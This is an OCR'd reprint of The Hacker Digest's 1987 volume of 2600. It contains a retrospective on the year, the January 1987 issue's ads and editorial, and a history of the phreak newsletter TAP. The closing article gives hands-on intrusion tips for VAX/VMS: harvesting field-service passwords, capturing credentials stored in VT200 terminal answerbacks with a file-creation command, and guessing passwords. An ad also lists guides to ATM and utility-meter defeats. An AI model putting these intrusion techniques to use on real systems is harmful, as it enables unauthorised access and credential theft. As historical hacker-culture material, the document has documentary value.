
2600

The Hacker Digest - Volume 4



1987



CHANGES

1987 was the year that we finally began to print in digest format, a style that would remain throughout our history. But this year was unique in that it was the only one where we were both digest size and monthly. We soon learned that this was way too much work and financially draining as well. We made it through that year, barely.

To conclude our transition to a more regular looking magazine, a number of major changes were implemented. For one thing, we were now a full 24 pages instead of just eight. The pages weren't the same size, but that didn't stop us from trying to cram as much information as possible into each one, often to the annoyance of those whose eyesight wasn't perfect. We were now able to print color on our front and back cover, and that one sheet was also glossy. (Technically, we could have also printed color on the inside front and back cover but we didn't opt to do that at this stage.) The back cover of each issue was devoted to a table of contents for each issue and they all had the same title: CONTENTS. (This was not the year for creative table of contents titles, clearly.) We didn't start printing color on the back cover until February. Notices on the back covers of January and February reminded readers to save their address labels because the numbers on them would allow for logins to our official bulletin board: The Private Sector. Starting in March, the words "WARNING: MISSING LABEL" would appear since that was the space where an address label was supposed to go. This led to a bit of controversy as *2600* was now being mailed like other magazines out in the open and no longer hidden in an envelope. Many readers had a problem with this, which is why we offered an option from the start for continuing to mail issues inside an envelope. The March edition was also the first one to show our second class postage permit prominently displayed on the back cover, allowing our publication to be mailed as a periodical for the very first time. It showed up again in June and December, but wasn't displayed on any other issue. The April issue contained a little note on the back cover asking people who received their issue after the 25th to contact us, as we were still trying to fine tune the whole mailing process. The December issue was the first to add a line to our return address saying "Forwarding and Address Correction Requested," which was necessary for publications to ask for in order to get correct addresses and not have magazines completely disappear. It took nearly the entire year to get all of the mailing requirements sorted out.

But, of course, the biggest change in all of this was our newfound ability to have a whole new cover for each issue. We had never done anything of this sort before and it was a real challenge. Tish Valter Koch was our first cover artist and she provided us with a number of commissioned drawings throughout the year.

COVERS

January represented a bit of a reflection of new beginnings as well as the allure of New York City. A payphone is seen with its receiver dangling in a subway station, with signs for the A, D, R, J, and 2600 train. On the wall next to the payphone is a replica of one of our publicity stickers we used to leave

everywhere that helped to spread word of the magazine to the masses. Under the "2600" on each cover of the year was the volume and issue number, along with the month, year, and a price of $2. Much of the style of this information was inconsistent throughout the year, sometimes in all caps, abbreviated, or with punctuation. Next to the "2600" (which was done in a completely different typeface than in previous years) was our familiar upper right hand corner box, sort of a mini-cover tradition that we carried over from our previous years. This one had our usual beginning-of-year exclamation point along with an asterisk on one corner of the box. That asterisk carried special significance, as it was the official logo of Stony Brook University's public relations office when memos were posted campus-wide. Some years earlier, a few mischief makers had caused quite a stir when fake announcements on those same letterheads were widely distributed. But that's another story....

February was a picture of the inside of an innocuous room somewhere. The clock on the wall reads 2:30, there is a half eaten apple on the shelf (possibly a reference to Apple Computer), and there is a collection of *2600* issues, including some from the future. On the next shelf are books called "The FIB," (an apparent reference to the FBI), and "Tee Vee Kay," which happened to be the cover artist's initials. There are also two phones, one black and one red, some fuses, and a computer that has on its screen the words "Within the Circle Invisible." A book that had come out at the time detailing some hacker antics was titled "Out of the Inner Circle" and this was a play on that. A steaming beverage of some sort is on the desk and outside the window a long line of telephone poles can be seen, connecting this room to the outside world. This was also the first cover that coined our then slogan "The Monthly Journal of the American Hacker," which was a mockery of the old *Wall Street Journal* slogan "The Daily Diary of the American Dream." The mini-cover consisted of clip-art of a pigeon next to what appears to be an animate tree branch.

March had our newly coined slogan moved directly underneath the "2600" masthead. This month's cover shows a satellite apparently crashing through an orange wall. We know of no specific significance here, other than it looked pretty cool. Neither was there any special meaning to the Greek alphabet being displayed in this month's mini-cover.

April had a completely different look, being a collection of clip art with all sorts of political references to overspending in the Reagan administration (otherwise known as pork), a crisis with the Russians, red hotline phones, and Nancy Reagan's china (a controversy of the time since she had spent over $200,000 on china place settings for guests). George Bush, vice president at the time, makes an appearance in the mini-cover and is referred to as "string art."

May went back to our telephone roots, with another New York City based drawing, in honor of the upcoming *2600* meeting, the one that would be the start of many more in the years ahead. We see an airplane hurtling past the World Trade Center as a suspicious looking man on a street corner tries to sell what appear to be payphones in a suitcase. Another man stands (all too) innocently reading a newspaper. The mini-cover is an extension of this drawing, with suspicious eyes peering through the top of a payphone.

June featured more clip art. We see a pirate with a skull and crossbones hat, an eyepatch, a large mustache, and a hook on one arm that resembles a question

mark. He stares at us over an image of a touch tone desk phone with only nine buttons, and the startled eyes of a total stranger. On the right are what appear to be graphical dialing instructions, resulting in a handshake and a cash payment. The hand in the mini-cover indicates that everything is A-OK.

July was yet another homage to New York City, this time by looking over a bridge showing some famous buildings. The Citicorp Center, which had recently become the home of the brand new *2600* meetings, is prominently featured as a gigantic payphone. In the East River can be seen a barge filled with garbage, a reference to the Long Island garbage barge incident of 1987. This barge was unable to find a place to unload and spent a great deal of time going up and down the coastline, much to the amusement of just about everybody. Various bits of clip art appeared in the mini-cover.

August showed a striking image of a kid looking a lot like Dennis the Menace being confronted with a gun waving delivery man. This was based on a true story involving someone who had been raided by Secret Service agents posing as UPS men. The absurdity of the situation is underlined by the many innocent items in this typical kid's room (roller skates, a dog, a softball, a clown lamp, and a *Star Wars* poster). But some commentary seeps in, with the letters on the truck outside rearranged to say PUS, some blocks on the floor that spell ASS, and a poster of Oliver North with his fingers crossed, a clear reference to the ongoing Iran-Contra hearings at which he was testifying. In the mini-cover, we see a UPS package wrapped up with the caption "Hurry up, we're falling asleep!" This was likely an expression of our impatience at cases like this dragging on without any real evidence ever being presented.

September shows a combination nine button payphone/slot machine with Ma Bell logos as slot machine symbols and a *2600* sticker on the face. "The Sumps at Stony Haven" referred to both overdevelopment on Long Island and a fictitious community featured on several WUSB radio shows, including "The Voice of Long Island." The "Seafood Oyster Bay Expressway" is a play on a Long Island highway called the "Seaford Oyster Bay Expressway," NYNEX and Exxon have their logos merged on a distant building, and a phrase written under the payphone reads "Bye bye, hanging up now!" In the mini-cover, a sleepy star with a nightcap waves at us. We have no idea what *that* was all about.

October was a cover done by a new artist, Ken Copel, showing an astronaut on the moon talking on a phone with Earth in the background. The American flag is planted firmly on the moon's surface, while a copy of *2600* lies on the ground. (The issue is apparently the present one as the colors seem to line up.) Some people thought the ground was actually a collection of our signatures, but we can assure you that wasn't the case. The mini-cover was actually a shrunken image of an advertisement from a British newspaper showing an elderly man whose main worry in life seemed to be the cost of funeral expenses. We fell in love with the fear mongering instantly.

November was the first of two 1987 covers that were photographs sent to us (amazingly enough) by the phone company. (We sometimes were able to pass ourselves off as a publication that could help them publicize their neat activities.) In this case, we see technicians at work on a brand new 5ESS Western Electric switch, the top of the line back then. The mini-cover consisted of three faces: the late CIA Chief William Casey, along with the archvillain "Q"

and Captain Jean-Luc Picard from the brand new *Star Trek* series. Make of that what you will.

December was the second phone company supplied publicity photograph which we put to good use. This one shows a couple of cable splicers in the field. The mini-cover features a shot of Nancy Reagan standing next to her husband, whose face has been replaced with that of Mikhail Gorbachev. Photoshop hadn't been invented yet.

INSIDE

The new format allowed for a total of 24 pages including the cover pages. The previous page numbering scheme of volume number followed by that year's cumulative page count was abandoned in favor of a more conventional "per issue" numbering system. Page numbers appeared on pages 2 through 23.

The staffbox remained largely the same as in 1986, appearing consistently on page 3 (except for December when it was moved to page 2) with the "Editor and Publisher" still listed as "Twenty Six Hundred." This changed with "Eric Corley 110" assuming that position in March (the "110" representing the first three digits of his Social Security Number) and "TSH" being recognized as "Editor Emeritus" from that point with "(making new waves)" appended for the first month. New positions were "Office Manager," "PSOS Operations" (previously "BBS Operator"), and "Artists." "Associate Editors" and "Writers" were listed as they were before. In March, the "Associate Editors" credit disappeared as did "PSOS Operations." "Artists" was replaced with a "Cover Art" and "Cartoonists" credit. In April, the addition of a graphic designer resulted in the creation of a "Production" credit. For one month (August), we had two office managers, so the credit was adjusted to reflect that transitional period. A new title of "Reader" was added in October, with a name of "John Kew," which represented John Q. Public. The "Editor Emeritus" credit became noticeably smaller that same month and would continue to shrink in the year's remaining issues. In December, the "Cover Art" credit was removed, as photos were being used at this stage.

Mailing info (also on page 3 for every month but December) now included a line about second class postage as the new format allowed the magazine to be mailed as a periodical for a reduced rate. We jumped the gun by saying we had a permit in January and that was changed in February to reflect the fact that the permit was still pending. We also were required to add a street address instead of our traditional P.O. box starting with the February issue. The price changed effective with the March issue with individual subscriptions going from $12 to $15 and from $30 to $40 for corporate subscriptions. Overseas rates changed from $20 to $25 for individuals and $55 was introduced as the overseas corporate rate. More info on submissions was added to this section in April. A line about back issue availability was added in June. A copyright notice was added in July. A line giving out our telephone number was added in August. The back issue description was modified slightly in November and the information on letters and article submissions was made more noticeable. The line that said "Telephone:" was changed to "*2600* Office Line:" and four new lines were added - two for our new BBS numbers, one for our Usenet address, and one for

our ARPANET address.

At this stage in our development, we believed that we could make a go of it with advertising and we had a fairly decent amount of ads that were printed throughout the year. The new format allowed for full page ads to be sold.

While columns and features from the previous three years were all gone (except, of course, for the letters), a new column called "The Telecom Informer" emerged and appeared in all 12 issues on page 8. Writers of the column were listed as Dan Foley, John Freeman, Goldstein, Al Fresco, and Staff. December's column had no writer credit at all. A column titled "Phone News" began in January and was subsequently listed in the February contents, but didn't appear in that issue or ever again. Occasional articles with titles like "New Developments" or "Goings On" covered much of the same content.

Our first payphone photo appeared on page 17 of the January issue in black and white. We didn't yet realize how popular that concept would become.

The first edition of the *2600* Marketplace launched in January and appeared in every issue of 1987 on page 19.

Throughout the year, we made reference to experiments taking place involving the selling of *2600* at various newsstands around the world, along with the ongoing search for a distributor. We expressed a desire for "more modernized office equipment" including a 2400 baud modem.

It was the year that Telenet introduced electronic mailboxes to the public for $20 a month (ironically the same exact system that had gotten hackers into trouble for making use of it years earlier). Chicago became the first American city to become 100 percent electronic switching while much of the rest of the telephone network remained electromechanical. Articles included tales of the early days of cellular phone fraud and exposes on phone fraud perpetrated by the phone companies themselves, such as the touch tone fee, "deluxe" call waiting, "gold" numbers, and payphones that credited quarters as mere nickels. There was growing concern over the prospect of increased automation and "electronic sweatshops." We also told the final chapters of a couple of other hacker zines: *TAP* and *Computel.* And the concept of "beeper tapping" was introduced for those who managed to escape phone taps and pen registers.

Occasionally we would print some sarcastic remark in large type like "Remember the Greediest!" (which was a play on *The New York Times'* holiday mantra of "Remember the Neediest"). Also interspersed would be various phone and computer related drawings or clip art to break up the immense amounts of type we were cramming into our pages.

The new format generated quite a bit of criticism, with more than a few people wishing we would go back to the old style and stay away from newsstands and bookstores, the fear being that we would go too mainstream if we wound up in those places.

At some point in the year, the *2600* answering machine was hacked and we dealt with it in a rather unusual way, striking out at the manufacturer of the insecure machine by hacking *their* machine to demonstrate the weaknesses that

apparently couldn't be fixed.

This was the year that the very first *2600* "public get-together" actually took off. The initial one was held June 5th at the Citicorp Center in New York City and was a weekly meeting throughout the year. A second such event was planned for July 31st in Philadelphia.


We began to realize how important *2600* had become to people and how the back issues remained relevant to our readers, leading us to say at one point: "our magazine is not a one time deal that you read and discard, but reference material that is stored away and looked at whenever the need arises."

Our official bulletin board system, The Private Sector, was taken down by its owner early in the year. By the end of the year, we were planning a network of new systems, with two online and more on the way. We had certain standards we insisted upon for any official *2600* BBS: no secret sections where only a privileged few could go; and electronic mail had to remain private, off limits even for the system administrator. In a counterpunch to the atmosphere that was leading to more government raids on hackers, we wanted it to be clear that "being anonymous is your right." As the BBS scene was how so many of us communicated, we believed that computer bulletin boards were "one of the most vital links to freedom of speech that we have in the 1980's." This was before the Internet, naturally, but word was beginning to circulate about a series of networks called just that, although the prediction in the article we printed was that the whole thing would eventually be named "Worldnet." It was one of the first articles to explain what "dotted domain names" were. In fact, *2600* wound up with two different addresses in that realm: 2600@dasys1.UUCP and phri!dasys1!2600@nyu. It was clear things were changing and exciting developments were around the corner. But it still seemed like a fantasy. "The thought of an entire population using computer terminals, not just the technologically literate minority, is truly revolutionary," we said at one point.

By the end of the year, it became clear that our changes had been significant - but they needed further tweaking. Effective in 1988, *2600* would become a quarterly publication, a move that would enable us to breathe a little and add to an already impressive list of accomplishments.

2600 !

Volume 4, Number 1 January, 1987 $2



THE "SHRIEK MODULE"

The "SHRIEK MODULE" is a device that quickly plugs into any phone outlet (that uses standard modular phone jacks). When switched on, a painful, ear-piercing shriek is sent to the other phone. Perfect response to creeps and bill-collectors, to pay back swindlers, and to disrupt the increasingly popular and harassing "robot" dialers. Also ferrets out and-or destroys some bugs and taps. Other applications. NOTE: The "SHRIEK MODULE" is NOT government-approved for any use whatsoever (thank goodness!). No illegal use is recommended. ONLY $75. Two for ONLY $120.

AUTOMATIC TELLER MACHINES III

According to the Nov. 16 issue of THE HOUSTON POST: "Someone has figured out how to milk cash from ATMs without using a card, and deficits are showing up at Dallas-area banks as a result, the DALLAS MORNING NEWS said Saturday. The ATM, which is programmed to release a maximum of $300 at a time, showed no signs of forced entry, but someone covered the lenses of the security cameras at the ATM."

NEED WE SAY MORE!! You cannot afford to spend another day without AUTOMATIC TELLER MACHINES III!! - the most shocking of all of our publications!! 200+% more material than ATM II! 100+ ATM vulnerabilities detailed - from Reg. E to ciphers. Many actual examples described. Many figures and photos - including inside of ATM. ATMs ARE GOLD MINES (upto-$50,000 EACH). YOURS FOR THE TAKING! ONLY $20.

Described below are some of our most popular survival publications. By John Williams of CBS 60-MINUTES fame, and former CS Professor, NMSU. Please order TODAY. And please show this ad to your friends.

POLYGRAPH DEFEATS - $12 *** STEALTH TECHNOLOGY - $12 *** HIGH VOLTAGE DEVICES - $12 *** CREDIT CARD SCAMS - $7 *** SECRET & ALTERNATE IDENTITIES - $7 *** VOICE DISGUISER - $7 *** ELECTROMAGNETIC BRAINBLASTER - $15 *** HEAL THYSELF II - $8 *** THE "GOLDFINGER" - $7 *** THE "SILKWOOD" - $7 *** GAS FO' ALL!! - $12 *** STOPPING POWER METERS III - $8 *** IRON GONADS (also electric meter defeats) - $8 *** LIBERATE GAS & WATER - $8 *** SHOPLIFTER - $5 *** TELEPHONE RECORDER INTERFACE - $8 *** TV DECODERS & CONVERTERS - $6 *** FIREWORKS - $7 *** RENTAL EQUIPMENT (defeats) - $7 *** VORTEX GENERATOR - $7 *** COMPUTER PHREAKING II - $15 *** ABSOLUTE COMPUTER SECURITY - $15 (On MS-DOS diskette - $30) *** CRYPTANALYSIS TECHNIQUES - $12 (On MS-DOS diskette - $25) *** DISK SERVICE MANUAL III - $20 *** PRINTER & PLOTTER MANUAL II - $15 *** SUPER RE-INKING METHOD - $7 *** SURVIVAL GUNS & AMMO - $12 *** SILENCE IS GOLDEN (silencer plans) - $7 *** ULTIMATE JUSTICE - $7 *** THE "TOILET TRAINER" - $7

CONSUMERTRONICS

2011 CRESCENT DR. P.O. DRAWER 537

ALAMOGORDO, NM 88310

Changes

Well, we made it. As you can probably tell, our format has changed quite radically since our last issue. We are, to say the least, ecstatic that we've finally reached this stage. While the eight pages we had before were good for our original purposes, there were always things we couldn't do. Eight pages can be very constrictive.

Future articles in 2600 *will be longer and more in depth. We have the ability to add on additional pages if we need them and we probably will.*

We also are able to print photographs now, so we'd be happy to get some of those as well, preferably in black and white. Unusual or antique telephones, blue boxes, central offices, that kind of thing.

As we start our fourth year, we find we have indeed come a long way. Our first issue was mailed to less than a hundred people. We had no idea where it would wind up going but we just knew it had to be done. Today our subscribers are in the thousands and include a large number of computer hackers and phone phreaks, an even larger number of people who are interested in developing their abilities, and a significant number of corporations and intelligence agencies that feel the need to keep up to date on technology and its abuses.

Our staff has multiplied as well, with people helping us out in most parts of the country and many other parts of the planet.

***

The world is changing too. We're becoming very dependant on computers for almost everything. This will backfire eventually and 2600 *is here to explain how and maybe even when. It's no longer easy to make a telephone call.* 2600 *exists to show the world how it's done, present alternatives, and offer solutions.*

Technological wizards no longer seem to be regarded as enemies of the people, at least not as much as when we first

(continued on page 21)

STAFFBOX

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Office Manager
Helen Victory

PSOS Operations
Tom Blich

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

Artists: Dan Holder, Mike Marshall, Tish Valter Koch.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, P.O. Box 752, Middle Island, NY 11953, U.S.A. Second class postage paid at Setauket, New York.

POSTMASTER: Send address changes to *2600* at above address. Yearly subscription: U.S. and Canada—$15 individual, $40 corporate. Overseas—$25 individual, $55 corporate.

TAP: THE LEGEND

by Cheshire Catalyst

There are lots of ways I can start this article. But mostly I'm sad that I have to write it like this—as an explanation as to why I let *TAP* die.

TAP was founded as *YIPL*, the Youth International Party Line. There were two facets of this name. The Youth International Party, or YIPpies, was a loose group of anarchists founded by Abbie Hoffman and Jerry Rubin, who later went on to become defendants in a trial in Chicago (called Czechago by those in the know at the time, just as the country was called Amerika). And there was the pun on the telephone term "Party Line".

As this is meant to be an historical account, I'll even define Party Line, since it is pretty rare, even today. It is where the Telephone Company (Telco) strings a line to the farthest party on the network, and everyone in between them and the central office is connected to it like extension phones. By using "selective ringing" you knew when a phone call was meant for you. It was common for people to listen to their neighbors' conversations, and thereby share the information. *YIPL* was to be such a sharing of information among members of the "party".

The Yippies realized that revolutions don't travel on their stomachs anymore, they don't even travel (if they can help it). After all, travelling costs money (dirty rotten capitalist money, of course). While there were methods for avoiding payment for travel (see Abbie's book "Steal This Book" for techniques), telecommunications was where it was at. With telephones, you could keep in touch with the revolution from the comfort of your Bleeker Street digs. And as the sixties ended, so did the monopoly of Pa Bell, The Phone Company.

In 1969, the Carterfone decision of the Federal Communications Commission (FCC) declared that people could hook up their own "devices" to the phone network. Yet before all this, there had been experimenters playing with The Bell System. These people called themselves Phone Phreaks, and had their own little underground deep in the heart of Bell's own network.

In 1971 (legend states on May Day no less), Abbie Hoffman got together with a phone phreak who called himself "Al Bell". They got the idea of a newsletter so that members of the technological underground could have their own "journal" to share information in, just as the Bell System publishes information for its own engineers.

The newsletter went along in a pretty random manner for about two years, and contained some rather anarcho-techno stuff. Basicly how to mess up The System, picking locks, making pipe bombs, and other radical stuff.

So one day in 1974, Al Bell said to himself, "What's all this political shit doing in what should have been a technical newsletter?" A good question, he thought, and promptly left the fold of the Yippies, changed the name of the newsletter to *TAP*, and set up shop in a cheap, rundown office building on Broadway.

When Al Bell first "wrenched" the newsletter away from the Yippies, he called it the Technological American Party. It was called that for a while, and then the name was changed to Technological Assistance Program (so as to keep the acronym). When I asked Tom why the name was changed, he said that they had had difficulty opening a bank account with "Party" in their name, without being a Bona Fide political party.

This rundown office is where I found the newsletter when I walked into the office in 1977. Where was I before 1977? Well, I grew up in Western New York State. I later moved to Boston, and after a year in Beantown, moved down to The Big Apple. I had been a subscriber while living Upstate. I filed my change of address to my new Boston PO Box when I moved to there. I resubscribed when I moved to New York City, but I never got around to "dropping by on a Wednesday evening" for about a year.

When I did, I found that Al Bell was no longer affiliated with the newsletter, and that "Tom Edison" had taken over the publication. What a rundown hovel. But what fun!

If you got the newsletter in those days, it gave you the address of "The Mail Drop", a place where no one lived, but where the disreputable could collect their mail. It also said that if you wanted to help fold issues, stuff and lick envelopes, and all the other assorted jobs associated with putting out a newsletter, just come by to the office any Wednesday. So, one Wednesday, I did.

What I found when I finally showed up was an ancient, smelly copier that made copies on expensive, flimsy paper (the kind that libraries always have for 25 cents a copy) that constantly broke down (just like the ones in libraries), a drafting table for laying out the issues, an old wooden desk full of "Distructory Assistance" information and unanswered mail, and a pile of articles waiting to be laid out.

There was also a motley assortment of people there, like Number 6 (named for the protaganist in Patrick McGoohan's 60's TV series *The Prisoner*), Computer

IS DEAD

Wizard, Dave Bowman (named for the computer defying astronaut in the movie *2001*), and Mr. Phelps (named for the leader in the TV show *Mission: Impossible*), and me, Cheshire Catalyst. Others dropped in from time to time, but these made up "The Regulars".

Then there were the authors who wrote articles for the newsletter. People like Alexander Mundy (named for the lead in the TV show *It Takes A Thief*) who wrote about locks, and Agent MDA who wrote about fabricating drugs in the privacy of your own home laboratory. Authors didn't come by the *TAP* offices much. After all, *TAP* just published the stuff. Heaven Forbid anyone should actually *do* any of the despicable acts written about. Those acts were probably illegal, immoral, or at the very least, fattening.

TAP had a checklist of things to make sure were published in every issue. Things like the mailing address, the postage indicia, and those infamous words "Published for Informational Purposes Only".

TAP had a real "bad-boy" attitude, which was one reason it was such fun to read. It was mischievous. Tom said he once got a letter from some little old lady in the midwest renewing her subscription saying, "I'd never do any of the things you print, but it's so good to know that someone is out there getting back at the phone company."

Let's face it, Telco was "The Company You Love To Hate". In the classic motion picture *The President's Analyst* starring James Colburn, there was an organization out to control the world called TPC, which turned out to be The Phone Company. I still make out my check for phone service to The Phone Company. They never bitch about it, and the computers at the bank don't care either.


So what did I do at *TAP*? I wrote a few articles, especially in the days when the TWX teletype network was "hackable" from the telephone network. I made my reputation on the fact that I could reach any Telex machine in the World from my home computer terminal. Not completely for free, mind you. I did pay Telco my one message unit for the phone call. But I mostly became *TAP*'s press agent.

I like playing with "The Publicity Machine". It helps to have a computer to keep the mailing list on. That computer can also Word Process the press release, and the all-important cover letter. Tom Edison didn't like the press. *TAP* mostly got new subscribers by word of mouth. A subscriber showed it to his friends, and they'd maybe subscribe. Underground newspapers mentioned us occasionally. And of course, there was the annual race.

Every year, in January, phone companies around the country would send their customers their new Credit Card (now called "Calling Card") for the year. There were methods for devising your own credit card number that would be acceptable to the telephone operator, but would be unbillable. Since the billing cycle was much later in the month, this left the Telco holding the bag, and if the called party knew enough to "play dumb" when Telco's flacks called asking who made the call, everything would be all right. Of course, these calls were always made from pay phones, since the calling number was on the toll records.

The Yippies were still around, and still understood that telecommunications was the key to the revolution,

(continued on page 11)



STUMBLING INTO

by The Mole

Once a hacker has gained access to a VMS system, his goal should be to try to get ahold of the most powerful privileges he can. Here are some tips on taking over a VMS system.

There are two routes to take—either through programming or by modifying the User Authorization file. The first method generally requires the CMKRNL privilege. This privilege allows one to modify the data structures used by the operating system. By writing the correct code a hacker can change his, or anyone else's, privileges and quotas. This method requires very detailed knowledge of the operating system and should be left only to the very experienced. If you do not know what you are doing, it's very likely that you will crash the system and if you do there will be an accurate and detailed record of what you did. (You should never take down a system because doing so leaves a trail that the system manager can use to track you down.)

The easier way to gain control of a system is through the User Authorization File or UAF. If you modify the UAF you must log out and then log back on to get any privileges you added to your account. With programming you can make them take effect immediately. The cost you pay is complexity.

First, here are some tips for breaking onto a VAX:

Every VAX that is serviced by DEC has a Site Management Guide. This is a brown loose-leaf binder that the DEC field service personnel use to keep a maintenance log. Field service people like to write the FIELD password down in this book. If you can get a quick browse at it you may be able to come up with several passwords. If you find the FIELD password, you are all set to take control of the system.

The VT200 series terminals have an answerback feature that allows the terminal to save a character string that can be recalled by pressing CTRL/BREAK. Users often make this character string "username(CR)password(CR)". This allows them to log in by pressing two keys. It also allows you to do the same. The way you can get in is by bringing up the username prompt and by pressing CTRL/BREAK. You won't be able to see the password, though. To get the password, enter "$CREATE PASSWORD.DAT CTRL/BREAK CTRL/Z" then "$TYPE PASSWORD.DAT". This method is more likely to work with a terminal that is in someone's office as opposed to a terminal that is in a common area.

Of course, the simplest way to get in is through a terminal that is left logged on. If you have access to a user area, you probably can find a terminal that has not been logged off.

A list of usernames on a system is often helpful. In my experience, around 50% of all passwords are usernames or slight variations on the username. This is especially true of such usernames as GAMES, DEMO, and USER.

